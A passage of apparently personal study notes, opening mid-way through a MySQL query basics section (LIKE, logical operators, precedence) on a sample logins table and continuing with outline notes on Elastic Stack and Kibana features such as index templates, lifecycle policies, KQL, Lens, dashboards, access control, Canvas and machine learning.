| 3 | john | john123! | 2020-07-02 11:47:16 |
| 4 | tom | tom123! | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
3 rows in set (0.00 sec)
LIKE Clause
… enables selecting records by matching a certain pattern.
mysql> SELECT * FROM logins WHERE username LIKE 'admin%';
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 4 | administrator | adm1n_p@ss | 2020-07-02 15:19:02 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
note
% matches any string of zero or more characters except null
_ matches any single character
tip
In MySQL you can also use RegEx pattern matching. Take a look!
SQL Operators
AND
… takes in two conditions and returns true or false based on their evaluation.
In MySQL terms, any non-zero value is considered true, and it usually returns the value ‘1’ to signify true. 0 is considered false.
mysql> SELECT 1 = 1 AND 'test' = 'test';
+---------------------------+
| 1 = 1 AND 'test' = 'test' |
+---------------------------+
| 1 |
+---------------------------+
1 row in set (0.00 sec)
mysql> SELECT 1 = 1 AND 'test' = 'abc';
+--------------------------+
| 1 = 1 AND 'test' = 'abc' |
+--------------------------+
| 0 |
+--------------------------+
1 row in set (0.00 sec)
OR
… takes in two expressions, and returns true when at least one of them evaluates to true.
mysql> SELECT 1 = 1 OR 'test' = 'abc';
+-------------------------+
| 1 = 1 OR 'test' = 'abc' |
+-------------------------+
| 1 |
+-------------------------+
1 row in set (0.00 sec)
mysql> SELECT 1 = 2 OR 'test' = 'abc';
+-------------------------+
| 1 = 2 OR 'test' = 'abc' |
+-------------------------+
| 0 |
+-------------------------+
1 row in set (0.00 sec)
NOT
… toggles a boolean value.
mysql> SELECT NOT 1 = 1;
+-----------+
| NOT 1 = 1 |
+-----------+
| 0 |
+-----------+
1 row in set (0.00 sec)
mysql> SELECT NOT 1 = 2;
+-----------+
| NOT 1 = 2 |
+-----------+
| 1 |
+-----------+
1 row in set (0.00 sec)
Symbol Operators
AND, OR, and NOT can also be represented as &&, || and !.
mysql> SELECT 1 = 1 && 'test' = 'abc';
+-------------------------+
| 1 = 1 && 'test' = 'abc' |
+-------------------------+
| 0 |
+-------------------------+
1 row in set, 1 warning (0.00 sec)
mysql> SELECT 1 = 1 || 'test' = 'abc';
+-------------------------+
| 1 = 1 || 'test' = 'abc' |
+-------------------------+
| 1 |
+-------------------------+
1 row in set, 1 warning (0.00 sec)
mysql> SELECT 1 != 1;
+--------+
| 1 != 1 |
+--------+
| 0 |
+--------+
1 row in set (0.00 sec)
Operators in Queries
Example 1:
mysql> SELECT * FROM logins WHERE username != 'john';
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
| 4 | tom | tom123! | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
3 rows in set (0.00 sec)
Example 2:
mysql> SELECT * FROM logins WHERE username != 'john' AND id > 1;
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
| 4 | tom | tom123! | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
Multiple Operator Precedence
SQL supports various other operations such as addition, division as well as bitwise operations. Here is a list of common operations and their precedence.
Example:
mysql> select * from logins where username != 'tom' AND id > 3 - 2;
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 2 | administrator | adm1n_p@ss | 2020-07-03 12:03:53 |
| 3 | john | john123! | 2020-07-03 12:03:57 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
Elastic Stack
- Building Great Search Experiences
- Configuring Elasticsearch Index for Time Series Data
- Data Analysis with Kibana
- Elasticsearch Engineer
- ES|QL for Security Analysts
- Introduction to Painless
- Kubernetes Basics
Building Great Search Experiences
Introduction
How to deliver great search?
- Ingestion
- Most relevant results
- Quick response time
- Scale
- Tuning
- Analytics
- Relevance Tuning
- User Interface
- Neat interface
- Faceting
- Suggestions
What is App Search?
- Powerful search, built for developers by developers
- Advanced search made simple with …
- Effortless indexing
- Powerful search
- Search analysis
- Relevace tuning
Search UI
Tools for Building Search Experiences
- Kibana
- Pre-built search experience
- Easy to configure
- React Library
- Easy to use
- Highly customizable
- REST APIs & Language Clients
- Lowest-level way to build a search experience
- Can be used with any technology
Search UI
- Easy to generate
- Simply configure your search interface in few clicks
- Easy to integrate
- Download the ZIP package and use the code in your application
- Starting Point
- It’s good to start a new search experience but you will likely customize it later
React Library
What exactly is React?
- Popular JS library created by Facebook
- React is built on the concept of “components”
- Components are like lego blocks for building web apps
- very similar to HTML
Using React Library
- Set up the connector
- get the creds from App search
- Add components
- Assemble the building blocks
- Styles and layout
Configuring Elasticsearch Index for Time Series Data
Index Fundamentals
Documents are indexed into an index
- In ES, a document is indexed into an index
- you use index as a verb and a noun
- An index is a logical way of grouping data
- an index can be thought of as an optimized collection of documents
Managing data
- Data management needs differ depending on the type of data you are collecting:
| Static data | Time series data | |
|---|---|---|
| Data grows … | slowly | fast |
| Updates … | may happen | never happen |
| Old data is read … | frequently | infrequently |
Different indices, different data
Agents installed on your hosts use different integrations to send different types of data to ES.
- Metrics
- Logs
- Network Packets
- Custom Logs
Index summary
An index is compromised of multiple parts:
- Settings
- control what comes in with an ingest pipeline
- manage older data with an IL policy
- and many more…
- Mappings
- field names and data types
- Aliases
- namend resource used to communicate with indices
How to configure an index up front?
Configure index setting preferences before the index is created using an index template.
- Configure index settings and mappings
- Add ingest pipeline
- Add IL policy
- The default settings will be applied to any setting not configured in the index template
Ingest Pipeline
Ingest Pipelines
- perform common transformations on your data before indexing
- consist of a series of processors

Exmaple: Dissect processor
- The dissect processor extracts structured fields out of a single text field within a document
Adding processors
- Add as many processors as you need
- Optionally add on-failure processors
- Test your pipeline with sample documents
Using your pipeline
- Set a default pipeline
Index Lifecycle Policy
Time series data management
- Time series data typically grows quickly and is almost never updated
Rollover index
- A rollover creates a new index
- Set conditions based on age or size
- which becomes the new write index
Using rollover processes
- Use rollover aliases to automate communicating with the indices
- with a single write index
IL policy example
- During the hot phase you might:
- create a new index every two weeks
- In the warm phase you might:
- make the index read-only and move to warm for one week
- In the cold phase you might:
- convert to snapshot, decrease the number of replicas, and move to cold for three weeks
- In the delete phase:
- the only action allowed is to delete the 28-days-old index
What are index templates?
- Use an index template to configure index options before an index is created
- An index template can contain the following sections:
- logistics
- component templates
- settings
- mappings
- aliases
Logistics
- Use a naming convention that matches an index pattern
- templates match an index pattern
- if a new index matches the pattern, then the template is applied
Naming schemes
- Managed index templates follow a specific naming scheme:
- type, to describe the generic data type
- dataset, to describe the specific subset of data
- namespace, for user-specific details
- Include
constant_keywordfields for queries:index_name.typeindex_name.datasetindex_name.namespace
constant_keywordhas the same value for all documents
Example of naming convention
- Log data separated by app and env
- Each datasets can have separate IL policies
Data streams
- A data stream option performs a rollover of your index without using an IL policy
- use a with an IL policy to bypass default rollover settings
- the stream routes the request to the appropriate backing index
How is the data stream name created?
The index that matches the index pattern will be the name of the data stream.
- Defined in the index template
Component template example
- Use the component in an index template:
Index settings
Include some of the following options:
- Routing allocation
- route your index to “hot” phase
- Shard size
- number of shards
- number of replicas
- IL policy name
- assign any created IL policy to this index
- Default pipeline
- assign any created ingest pipeline to this index
Mappings
Include some of the following options:
- Field names
- define field names based on ES common schema guidelines
- Field data types
- assign analyzers and create multi-fields
- Time series data must include data field
- @timestamp field required for data streams
Index alias
- An index alias lets you use a single named resource to index docs into a single index and search across multiple indices
- can be used to point to a rollover alias or a data stream
- must configure write requests to a single resource
Bootstrap to create index using rollover alias
Bootstrap the initial index by designating it as the write index and add an index alias that matches the rollover alias name specified in your IL policy.
- Bootstrapping the index is not required on data streams
- The name of this index must match the index template and end with -00001
Adding index alias to data stream
Create an index alias for a data stream by designating it as the write index.
- This will add an index alias to use for indexing and searching
Data Analysis with Kibana
- Search Your Data
- Visualize Your Data
- Additional Visualizations
- Present Your Data
- Analyze Your Data With Machine Learning
- Advanced Kibana
- Alerting
Search Your Data
Discover and Data Visualizer
Documents
- In the ES Stack, data is stored in ES indices
- ES is a document store
- it stores data as JSON objects, called documents
- Kibana data view specifies which ES data you want to access
Fields and Values
- Documents have fields
- Ever field:
- can have 0 or more values
- has a data type
ES Data Types
- Numeric
- Long
- Double
- Text
- Keyword
- Date
- Date
- Date nanos
- Boolean
- Geo Types
- IP
- Range
- Date
- IP
- Numeric
- …
Text vs. Keyword
- Strings can be indexed as both types
- Sometimes it is useful to have both types
| Text | Keyword |
|---|---|
| Analyzed | Left as-is |
| Full text search | Filtering, Sorting, Grouping |
| email body, product description, etc. | IDs, email, hostnames, zip codes, tags, etc. |
Data Visualizer
- Understand your data
- fields and associated data types
- range
- distribution
- Input
- data view or saved search
- file
- Filter for fields
- by Name
- by Type
- View Statistics
- Document
- Fields
- Values Distribution
Discover
- Explore and query data
- search and filter the data
- specify the time range
- get information about the structure of the fields
- Create tables that summarize the contents of the data
- Customize and present your findings in a visualization on a dashboard
- Input
- data view
Context: time and data view
- No results?
- Always check the time filter and data view
- The combination of these is your context
Working with Fields
- Filter for field
- by name
- by type
- View top values
- Field areas
- Selected Fields: fields added to document table
- Popular Fields: commonly used fields
- Available Fields: all fields
- Empty Fields: fields that have no data in the seleced time range
- Meta Fields: fields that contain metadata
Document Table
- To create columns in the document table
- drag and drop fileds from the fields list
- click the
+next to the field
Organize the Table
- Organize table columns
- move
- resize
- copy
- sort
- edit
- Set display settings
Document Table
- Expand for details
- View as
- Table
- JSON
- Single document
- Surrounding documents
Interactive Histogram
- The time filter can be visually changed by:
- click and dragging across the histogram
- clicking on a single bar
KQL and Filters
Search Recap
- A search is executed by sending a query to ES
- a query can answer many different types of questions
- In Kibana, a search can be executed using KQL, the Kibana Query Language
Query Context
- Search result quality depends on the quality of query
- crafting a good question gets good results
- Establish context
- Data view
- Time range
- Define Query
Better Queries, Better Results
- Your search returns a lot of results
- But not the exact results
- By default, the query logic is going to look in all fields, and for any values, leading to results
Queries Precision
- Free Text Search
- Matched by all fields by default
- Inefficient
- Imprecise results
- Field Specific Search
- Only fields specified will be matched
- More efficient
- Will yield precise results
- Can take advantage of KQL suggestions
Boolean Operators
- and, or, not
- and takes precedance over or
- Group operators and terms using parantheses
KQL Suggestions
- KQL auto-suggests
- field names
- values
- operators
- previously used queries
Wildcard Query
- Wildcard * used to
- search by a term prefix
- search multiple fields
Range Query
- For numeric and data types
-
, >=, < and <= are supported
- data math expressions are supported
-
Query Bar Limitations
Example:
customer_full_name : "Selena Banks"
taxful_total_price >= 50
geoip.city_name : Los Angeles
category : Women's Shoes
- You may want to use different combinations of these clauses
- With the query bar, you will have to do a lot of typing and deleting
- Filters are sticky queries
- individual query clauses that can be turned on and off
Define a Filter
- There are two ways to define a filter from Discover
Add filter (+)link will open a dialog+or-symbol on any list creates a filter for that value
Define Complex Filters
- Create and apply multiple filters simultaneously
- use for nested queries
- select logical OR and AND operators
Filter Operations
- Once defined, a filter can be:
- pinned
- edited
- negated
- disabled
- deleted
- Filters can be collectively managed
Editing Filters
- Internally filter are transformed into a query
- You can change the filter by editing the query
- You can add a custom label to the filter to quickly identify it
Filter and Query Bar
- You can use filters and KQL together
- use KQL for broad search
- use filter to zero in on subset
- enable, include, exclude as needed
Break down Histogram by Value
- Break down fields by value
- Creates a filter in the filter list
- Click on a bar section to select filters
Saved Searches
- Reuse of search in Discover
- Add search results to dashboard
- Use a source for visualization
- Stores
- query text
- filter
- time
- Discover view
- data view
- columns selected
- sort order
Saved Queries
- Reuse queries anywhere a query bar is present
- Saves
- query text
- filters (optional)
- time range (optional)
Saved Query vs. Saved Search
| Saved Search | Saved Query |
|---|---|
| Includes Discover view 1) columns in document table, 2) sort order, 3) data view | Discover view is not included |
| Can be added as a panel to a dashboard | Can be loaded where a query bar is present including dashboard |
| Can store KQL queries, filters, time filter, and refresh interval | Can store KQL queries, filters and time filter |
| Can be shared (copied) between spaces | Can be shared (copied) between spaces |
Field Focus
Visualization Basics
- Visualize straight from fields list
- Lens
- explore suggestions
- change visualization type
- change layer settings
- and more …
- maps for Geo data
- Lens
- Save to panels on the dashboard
- Use filters in the dashboard
- Change time filter interactively
The Shortest Path to Visualization
- Visualizations can be created directly from Discover or Data Visualizer
- Select a field, and click
Visualizeor icon- geo point fields will open in Maps
- all other field types will open in Lens
Focus with Lens
- You will use Lens to focus on a single field (e.g. geoip.city_name)
- If you visualize this field, you are presented with this view:
- Vertical bar chart
- Simple count of records
- Split by city name
- Sorted descending
- Top 5 shown
- With an “Other”
Change the Visual
- Bar charts are nice, but sometimes it helps to see a proportion
- Change the view to a Donut
Change the Values
- Maybe you don’t want Other, or want more than 5 cities
- In the layer pane, click
Slice byto adjust the slices
Get Suggestions
- Everyone loves donuts, but maybe a tree map looks better
- See a preview in the Suggestions panel
- Select the view that works best for you
Map your Data
- Visualize a geo point field to open the Map editor
Using Visualizations
- Visualizations can be saved
- and automatically added to a dashboard
- Lens and Maps visualizations can create filters
- filter can be pinned and used in Discover
- Click and drag in time based visualizations to change the time filter
- just like the Discover histogram
Visualize Your Data
Create Visualizations
Lens Review
- Lens is the default editor for creating new visualizations
- direct access from dashboards
- most data types from Discover
Lens Advantages
- Switch anytime
- visualization type
- data view
- Suggestions based on daty type
- Compare different data sources
- Combine multiple fields
Fields List
- Fields list
- similar to Discover
- search field names
- filter by type
- click to view top values
- To add to Workspace
- drag and drop field
- click
+
Visualization Type and Options
- Visualization Type
- Tabular
- Bar
- Goal and single value
- Magnitude
- Map
- Proportion
- Visual options and legend
- Axis settings
Layer Pane
- The layer pane lets you customize the data
- generally defaults to count based on date or top values
- limited switching of the visualization can be done as well
- Various visualization types have different field groups
Add Multiple Layers
- Add layers with same or different Data Views
- Change visualization
- options change based on type
- Can also clone layers
Axis Settings
- For bar, line and area charts
- Functions / Formula
- Aggregation / Grouping
- Math on Aggregated data
- Display settings
- Name
- Value format
- Series color
- Axis side
Quick Functions
- Use quick functions to apply aggregations to data
- summarize your data as metrics, statistics, or other analytics
- available functions depend on the selected field
Suggestions
- Based on selected fields
- Automatically created
- Collapsible
Contextual Configuration Options
- A change in one panel will impact the other panes
- using a Suggestion updates the workspace and layers pane
- changing the visualization type in the workspace changes the suggestions and layers pane
- changes in the layers pane are immediately visible in the workspace
- Quick functions in the layers pane are driven by the data type
Adjust Visualizations
Visual Options
- For the line visualization type, you will have the option to draw a smooth curve
Legend
- Options for the placement and look of your legend
Left and Right Axis
- Adjust vertical axis bounds using left and right axis options
- Vertical axes can be separated and options can be applied separately
Bottom Axis
- Change axes labels, tick labels, and tick label orientation
Value Format
- Change the way the ticks values are displayed
Time Shift
- If the horizontal axis uses a date type field, you can set a time shift factor to compare graphs over a fixed time interval
Dashboard Options
- Change how visualizations are displayed on dashboards
Annotations
- Annotations are used to call out significant changes and trends in your time-based visualizations
- can also incorporate all of your global filter
- Specified by adding a layer to a visualization
Creating Annotations
- Static annotation - directly specify
- Custom query - query usin KQL
Reference Lines
- Specified by adding a layer to a visualization
- Three types:
- Static: directly specify
- Quick function: select the field and relevant quick function
- Formual: create the custom mathematical formula to apply
Using Quick Functions for Reference Lines
- Select the function and field to apply for the reference line
Create Maps
Maps
- Maps from geographical data
- Animate data
- temporal + spatial
- Upload
- GeoJSON
- shape files
Map Layers
- Maps start with a world Basemap layer
- Add multiple layers
- from multiple sources
- ES indices
- from multiple sources
Plotting Data
- Plot individual documents or use aggregations
Choropleth
- Uses Shading
- to compare statistis
- across geographic boundaries
Boundaries Source
- Elastic Maps Service (EMS)
- https://maps.elastic.co
- Join field
- format must match source
- ES indices
Point to Point
- Data paths between the source and the destination
- Thicker / darker <=> more connections
- Use cases
- network traffic
- flight connections
- import / export
- pick-up / drop-off
Settings & Style
- Layer settings
- Metrics
- Clusters
- Filtering
- Layer Style
Managing Layers
- After a layer is created, it can be manipulated
- “Fit to data” zoms the map
- “Hide layer”
- “Edit layer settings” to make changes
- “Clone layer” makes a copy
- “Remove layer”
- Can also organize layers into groups
Synchronize Maps on a Dashboard
- Zoom or move in one map and all maps together
Additional Visualizations
Text and Metrics
Text on Dashboards
- Text can help you to
- display values
- describe visualizations
- navigate to other dashboards
- brand dashboards
- add images
- provide instructions
Adding Text Panels
- Add Markdown text as a Text panel
- on the dashboard, click the text icon
- in the Markdown field, enter the markdown
- click Update to see a preview
Markdown Help
- Click “Help” to access GitHub Docs: https://docs.github.com/en/get-started/writing-on-github
Metric
- Sometimes a simple view is the best way to display data
- display a Primary metric
- add an optional Secondary metric which can be useful for time shifts and other relevant information
- for multiple metrics use “Break down” by field to arrange in a grid
Displaying one Panel
- Display one numeric value
- specify the Primary metric
- use Quick functions for basic metrics
- “Last value” shows the value of the last document in the data by date
Adding a Secondary Metric
- Add a secondary metric
- can be useful for time shifts or supplementary information
Displaying Multiple Metrics
- Use “Break down” by field for multiple metrics arranged in a grid
Supporting Visualization
- Add Line or Bar visualizations to the metric chart
- defined by “Maximum value”
- specified in “Primary metric” setting
Partition Charts with Multiple Metrics
- Enable multiple metrics in layer settings
- Drag and Drop two or more fields to partition visualization
- Not a valid option for all chart types
Tables
Rows
- When you drag a string into the workspace Lens assumes you want to group your data according to the values of that string field
- The string field defauls to “Rows”
- The default metrics is “# Records”
Groups and Subgroups
- Drag another string field and Lens will subdivide the groupings
Pivot Table
- Use “Split metrics by” to pivot the table
Metrics
- When you drag a numeric field into an empty Table workspace Lens will group by timestamp
- The timestamp field defaults to “Rows”
- The default metrics is “Median”
Many Metrics
- Keep adding more numeric fields
Summary Row
- You can add a summary row
Color by Value
- Conditional coloring by cell or text
Saved Search
- Save a search
- Add it to your dashboard from Visualization library
Interactive Dashboards
Visualizations Can Filter Data
- Visualizations on your dashboard are interactive
Tables Can Filter Data
- Click a cell to create a filter
- Optionally enable filter on click
More Filters
- Filter can also be created directly
- “Add filter” under the query bar
Controls Can Filter
- Interactive panes to filter and display only the data you want
- Three types of controls:
- Options List: Dropdown menu with multiple options to select
- Range Slider: Slider to filter the data within a specified range
- Time Slider: view the data for a specific time range or playback the data by time
Range Slider
- Select the field you want to create the filter on
- Customize the slider with Label and size
Options List
- Allows for multiple selections in the dropdown
Control Settings
- Multiple Settings available for the created controls:
- Label position
- Validate user selection: ignore actions that result in missing data
- Chain controls: any selection in one control narrows the available options in the next control
- Delete all controls
Maps Can Filter Data
- Shapes for polygons
- Bounds for rectangles
- Distance for discs
- Time range with the time slider
Drilldowns
- Drilldowns enable you to customize what happens when someone clicks on a value within the dashboard panel
URL Drilldowns
- Create an external link using values from the filter
Dashboard Drilldowns
- Or open a new window to a different dashboard with the filters already applied to it
Discover Drilldowns
- Or open a new window to the Discover interface with the filter applied from the visualizations
Present Your Data
Sharing a Dashboard
Custom Branding
Direct Links
- Authentication require
- unless you setup anonymous auth
- Also works for
- saved searches
- visualizations
- For a link to latest dashboard state
- select either Saved Objects
- or Snapshot from a saved dashboard
- For a link to current dashboard state
- select Snapshot from an unsaved dashboard
Embed Code
- Embed dashboard as HTML code
- internal company website / web page
- For user with no Kibana access
- enable Kibana anonymous auth
xpack.security.sameSiteCookies: None
Kibana Reports
- A dashboard may also be shared as a report
- PDF for printing
- PNG for presentations
Report Generation
- Once created, the report will be available in Stack Managemnet
- The POST URL can also be used to create scheduled reporting
- Reports can be Downloaded and Deleted
Sharing With Users
Kibana RBAC Overview
- Role-based access control
- Kibana features
- analytics
- management
- solutions
- Granted through config
- space + role
ES Role Config
Kibana Role Config
Share a Dashboard through a Space
- Create a space
- Share Dashboard
- copy to new space
- Create a role with read privileges
- in the new space
- for relevant indices
- Assign user to the new role
Create Space
- Go to the Spaces Manager from
- Spaces Menu -> Manage spaces
- Main menu -> Stack management -> Spaces
- Enable / Disable features
- Dashboard is under Analytics
Copy Dashboard to Space
- Stack Management -> Saved Objects
- Actions -> Copy to spaces
- Select a space
- Copy to space
- Related objects will also be copied
- Data views
- Saved searches
- Visualizations
Create Role with Privileges
Assign a Role to a User
- Stack Management -> Users
- Assign the Role to a User
- The new user will be able to access the new space with the shared dashboard
Alternatively
- Provide limited access in existing space
- Create a role with limited privileges
- in existing space
- for relevant indices
- Assign user to the new role
- Create a role with limited privileges
Anonymous Authentication
- Give users access to Kibana without requiring creds
- making it easier to share specific dashboards for example
- Beware! All access to Kibana will be anonymous
- make sure you restrict what the anonymous users can access
Canvas
- Pull live data
- Present using rich infographics
- colors, images, text
- charts, graphs, progress monitor
- Focus the data you want to display
Getting Started with Canvas
- To get started with Canvas:
- click “Canvas” from the Kibana main menu
- “Create workpad”, optionally using a “Template”
- click “Add element” in the top left
- Elements can be placed anywhere and resized to achieve the desired layout
Static Elements
- Static content, like text and images, are simple to add
- text uses Markdown
Visualization Library
- Any visualization that is saved to the library may be added as a Kibana element
Canvas Elements
- Canvas support many familiar elements
- And also some that are unique to Canvas
Data Sources
- Every Canvas element has a data source
- Several types of data source are supported:
- ES SQL: data in ES, accessed using the ES SQL syntax
- ES documents: data in ES, using the Lucene syntax
- Demo data: small sample dataset that is used when you first create a new template
- Timelion: data in ES, using the Timelion syntax
Canvas Expression
- Defines how to
- retrieve data
- manipulate
- visualize in element
- Executes functions
- produces outputs
- passed on to next function
Functions
PDFs with Infographics
- Export a Workpad to PDF to generate a report with rich infographics
Analyze Your Data With Machine Learning
Introduction to Elastic Machine Learning
Machine Learning in the Elastic Stack
- The Elastic Stack supports several data analysis use cases using supervised and unsupervised ML
- anomaly detection
- forecasting
- language identification
- The goal is to operationalize and simplify data science
Elastic ML

Anomaly Detection
- Identify patterns and unusual behavior in historical and streaming time series data

Creating a Job
- Choose a job type from the available wizards
- Define the time range
- Choose field and metric
- Define bucket span
- Create job and view results
Restore Model Snapshots
- Snapshot saved frequently to an index
- Revert to a snapshot in case of
- system failure
- undesirable model change due to one off events
Forecasting
- Given a model, predict future behavior
Analyze Anomaly Detection Results
Actionable ML
- After you have created a model of your data, and detected anomalies, you may want to:
- analyze and enrich the results
- share your results within a Dashboard
Tools for Analysis
- Single Metric Viewer
- Display single time series
- Chart of Actual vs. Expected
- Blue line
- Blue shade
- Anomaly Explorer
- Swimlanes for different job results
- Overall score
- Shared influencers
- Swimlanes for different job results
Annotations
- When you run a machine learning job, its algorithm is trying to find anomalies - but it doesn’t know what the data itself is about
- User annotations offer a way to augment the results with the knowledge you as a user have about the data
Data Frame Analytics
Data Types in Elastic ML

Outlier Detection Example
- Based on the eCommerce orders, which customers are unusual?
- customers who show fraudulent behavior
- “VIP” customers who spend much more than others
- First, transform the data to a customer-centric index
- Next, detect outliers based on the relevant features
Detect Outliers
- Select the fields you want to analyze
- Review the results
AIOps Labs
AIOps
- Reduce the time to understand your data
- Automate IT operations by leveraging AI and machine learning
- explain log rate spikes
- log pattern analysis
- change point detection
Explain Log Rate Spikes
- Identify reasons for increases in log rates
Log Pattern Analysis
- Find patterns in unstructured log messages
Change Point Detection
- Detect distribution or trend changes
Advanced Kibana
Formulas
Lens Formulas
- Divide two values to produce a percent
- Metric for subset of docs over entire dataset
- This week metric over last week metric
- Metric for individual group over all groups
Formulas Categories
- ES metrics
- average, min, max, sum, etc
- Time series functions that use ES metrics
- cumulative_sum, moving_average, etc
- Math functions
- abs, round, sqrt, etc
- Pick and edit dashboard
- Edit lens
- Understand context
- Examine formula
Formula Example: filter radio
Runtime Fields
The Need for Runtime Fields
- ES stores data in indices
- Kibana queries data stored in ES indices
- To run fast queries ES uses structured data by default
- There are some situations that require querying unstructured data
- Add fields to existing documents without reindexing your data
- Work with your data without understanding how it’s structured
- Override the value returned from an indexed field at query time
- Define fields for a specific use without modifying its structure
Schema On Write vs On Read
- ES uses schema on write by default
- All fields in a document are indexed upon ingest
- Runtime fields allow ES to also support schema on read
- Data can be quickly ingested in raw form without any indexing
- Except for certain necessary fields such as timestamp or response codes
- Other fields can be created on the fly when queries are run against the data
Schema On Write in Detail
- Applied during data storage
- Better search performance
- Need to know data structure before writing
- Not flexible as the schema cannot be changed
Schema On Read in Detail
- Applied during data retrieval
- Better write perfomance
- No need to know data structure before writing
- More flexible as the schema can be changed
Runtime Fields and Painless Scripts
- Use Painless scripts to
- retrieve a value of fields in doc
- compute something on the fly
- to emit a value into a field
- Use the created field in
- queries
- visualizations
- Can impact Kibana performance
Add a Runtime Field
- Discover
- Lens
- Data view
Create a Runtime Field
- Provide a name
- Define the output type
Create a Custom Label
- Optionally customize how to display your runtime field in Kibana
Set a Value
- Define a Painless script to compute a value
Set a Format
- Optionally set a format to display the runtime field in the way you like
Preview and Save
- Save your runtime field when it looks good
- You can preview any documents you want through the arrows
Notes on Using Runtime Fields
- Benefits
- Add fields after ingest
- Does not increase index size
- Increases ingestion speed
- Readily available for use
- Promotable to indexed field
- Compromises
- Can impact search performance
- based on script
- Index frequently searched fields
- e.g., @timestamp
- Balance performance and flexibility
- indexed fields + runtime fields
- Can impact search performance
Vega
Vega and Vega-Lite
- Vega
- Open source visualization grammar
- Declarative language for visualization
- Uses JSON for describing
- Vega-Lite
- Higher level language
- Built on top of Vega
- Used to rapidly create common statistical graphics
Vega-Lite Visualization
- Panel can use data from
- ES
- Elastic Map Service
- URL
- Static data
- Kibana panel supports HJSON, though both Vega-Lite and Vega use JSON
Getting Started with Vega-Lite
- Visit the Vega-Lite example gallery: http://vega.github.io/vega-lite/examples
- Select any example to see its JSON specification
Creating a Custom Vega-Lite Visualization
- To see the visualization in Vega or Vega-Lite in Kibana
